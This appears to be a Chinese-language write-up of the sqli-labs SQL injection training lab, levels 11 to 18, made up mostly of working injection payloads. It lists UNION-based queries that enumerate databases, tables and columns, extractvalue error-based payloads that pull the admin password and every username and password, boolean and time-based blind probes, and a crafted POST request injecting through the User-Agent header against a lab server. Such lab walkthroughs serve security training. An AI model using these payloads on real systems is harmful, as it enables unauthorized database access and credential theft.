1' union select group_concat(table_name),2 from information_schema.tables where table_schema='security' #
当前表名
-
1' union select table_name,2 from information_schema.tables where table_schema='security' #
所有列名
-
1' union select 1,group_concat(column_name) from information_schema.columns where table_name='emails' #
字段
-
1' union select group_concat(id),group_concat(email_id) from emails #
less-12
POST - Error Based - Double quotes- String-with twist (基于错误的双引号POST型字符型变形的注入)
判断闭合方式
-
1")
所有数据库名
-
1") union select 1,group_concat(schema_name) from information_schema.schemata #
当前数据库名
-
1") union select database(),version() #
所有表名
-
1") union select group_concat(table_name),2 from information_schema.tables where table_schema='security' #
当前表名
-
1") union select table_name,2 from information_schema.tables where table_schema='security' #
所有列名
-
1") union select 1,group_concat(column_name) from information_schema.columns where table_name='emails' #
字段
-
1") union select group_concat(id),group_concat(email_id) from emails #
less-13
POST - Double Injection - Single quotes- String -twist (POST单引号变形双注入)
-
1') union select 1,2 #
单引号报错,发现可以闭合,'),因为我们登陆成功时并没有发现任何回显
报错注入
extractvalue()报错注入、updatexml()报错注入、group by()报错注入
extractvalue报错注入
extractvalue(XML_document,XPath_string)
第一个参数:XML_document是String格式,为XML文档对象的名称,文中为Doc
第二个参数:XPath_string (Xpath格式的字符串) ,如果不了解Xpath语法,可以在网上查找教程。
作用:从XML_document中提取符合XPATH_string的值,当我们XPath_string语法报错时候就会报错,下面的语法就是错误的。concat作用和group_concat作用一样
updatexml报错注入
UPDATEXML (XML_document, XPath_string, new_value)
第一个参数:XML_document是String格式,为XML文档对象的名称,文中为Doc
第二个参数:XPath_string (Xpath格式的字符串) ,如果不了解Xpath语法,可以在网上查找教程。
第三个参数:new_value,String格式,替换查找到的符合条件的数据
作用:改变文档中符合条件的节点的值,改变XML_document中符合XPATH_string的值
当我们XPath_string语法报错时候就会报错,updatexml()报错注入和extractvalue()报错注入基本差不多。
下面是报错注入代码,在最后一步爆字段内容时候,会报错,原因是mysql数据不支持查询和更新是同一张表。所以我们需要加一个中间表。这个关卡需要输入正确账号因为是密码重置页面,所以爆出的是该账户的原始密码。如果查询时不是users表就不会报错。
爆版本
-
1') and (extractvalue(1,concat(0x5c,version(),0x5c)))#
0x5c为”/“的16进制表示
爆数据库
-
1') and extractvalue(1,concat(0x7e,(select database()))) #concat- 这个函数用于合并字符串。0x7e- 这是波浪号字符(~)的十六进制表示。攻击者可能使用这个字符来分隔数据库版本信息和其他可能出现在错误消息中的文本。(select database())- 这是一个SQL查询,用于获取当前连接的数据库的名称。

-
1') and (extractvalue(1,concat(0x5c,database(),0x5c)))#
爆表名
-
1') and (extractvalue(1,concat(0x5c,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x5c)))#
爆字段名
-
1') and (extractvalue(1,concat(0x5c,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x5c)))#
爆字段内容该格式针对mysql数据库。
-
1') and (extractvalue(1,concat(0x5c,(select password from (select password from users where username='admin') b) ,0x5c)))#这个SQL语句是一个更为复杂的SQL注入攻击尝试,其目的是尝试从数据库中提取特定用户(在这种情况下是用户名为’admin’的用户)的密码。
concat- 用于合并字符串的函数。0x5c- 这是反斜杠字符(\)的十六进制表示,可能用于在错误消息中标识密码的起始和结束位置。(select password from (select password from users where username='admin') b)- 这部分是一个嵌套的SQL查询,目的是选择用户名为’admin’的用户的密码。select password from users where username='admin'- 这是一个内部查询,用于从users表中选取用户名为’admin’的用户的密码。b- 这是给内部查询结果赋予的别名,允许外层查询引用它。
0x5c- 又是一个反斜杠字符,用于在错误消息中标识密码的结束位置。
爆字段内容。
-
1') and (extractvalue(1,concat(0x5c,(select group_concat(username,password) from users),0x5c)))#
less-14
POST - Double Injection - Single quotes- String -twist (POST单引号变形双注入)
-
1" or 1=1#
-
1" and extractvalue(1,concat(0x7e,(select database())))#
剩下步骤和13差不多
less-15
POST - Blind- Boolian/time Based - Single quotes (基于bool型/时间延迟单引号POST型盲注)
-
1' or 1=1#
-
1' or if(1=1,sleep(1),1) #
存在注入,但是似乎延时倍数被增加,当1’ or if(1=1,sleep(5),1) #时会发现延时60秒左右
-
1' or if (1=1,sleep(1/12),1) #
证实,那么就用之前的方法进行猜解字符
less-16
POST - Blind- Boolian/Time Based - Double quotes (基于bool型/时间延迟的双引号POST型盲注)
-
1' or 1=1 #
Less-17
POST - Update Query- Error Based - String (基于错误的更新查询POST注入)
-
1' or 1=1 #
-
uname=admin&passwd=a'&submit=Submit

-
uname=admin&passwd=1' or (extractvalue(1,concat(0x5c,version(),0x5c)))# &submit=Submit
由此可得后面的语句
…
…
…
less-18
POST - Header Injection - Uagent field - Error based (基于错误的用户代理,头部POST注入)
部分源码
-
$result1 = mysql_query($sql);
$row1 = mysql_fetch_array($result1);
if($row1)//登录成功
{
        //将用户的uagent,ip,uname插入到一张表中
        $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";

        mysql_query($insert); //进行插入数据

        echo 'Your User Agent is: ' .$uagent;
        print_r(mysql_error());  //输出详细错误
}

else
{
        echo '<font color= "#0000ff" font size="3">';
        print_r(mysql_error()); //输出详细错误
        echo '<img src="../images/slap.jpg"   />';
        echo "</font>";
        }
根据题目,尝试构造以下poc
-
POST /Less-18/ HTTP/1.1
Host: 47.109.184.44:9001
User-Agent:1'
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://47.109.184.44:9001
Connection: close
Referer: http://47.109.184.44:9001/Less-18/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=admin&passwd=admin&submit=Submit

尝试报错注入
-
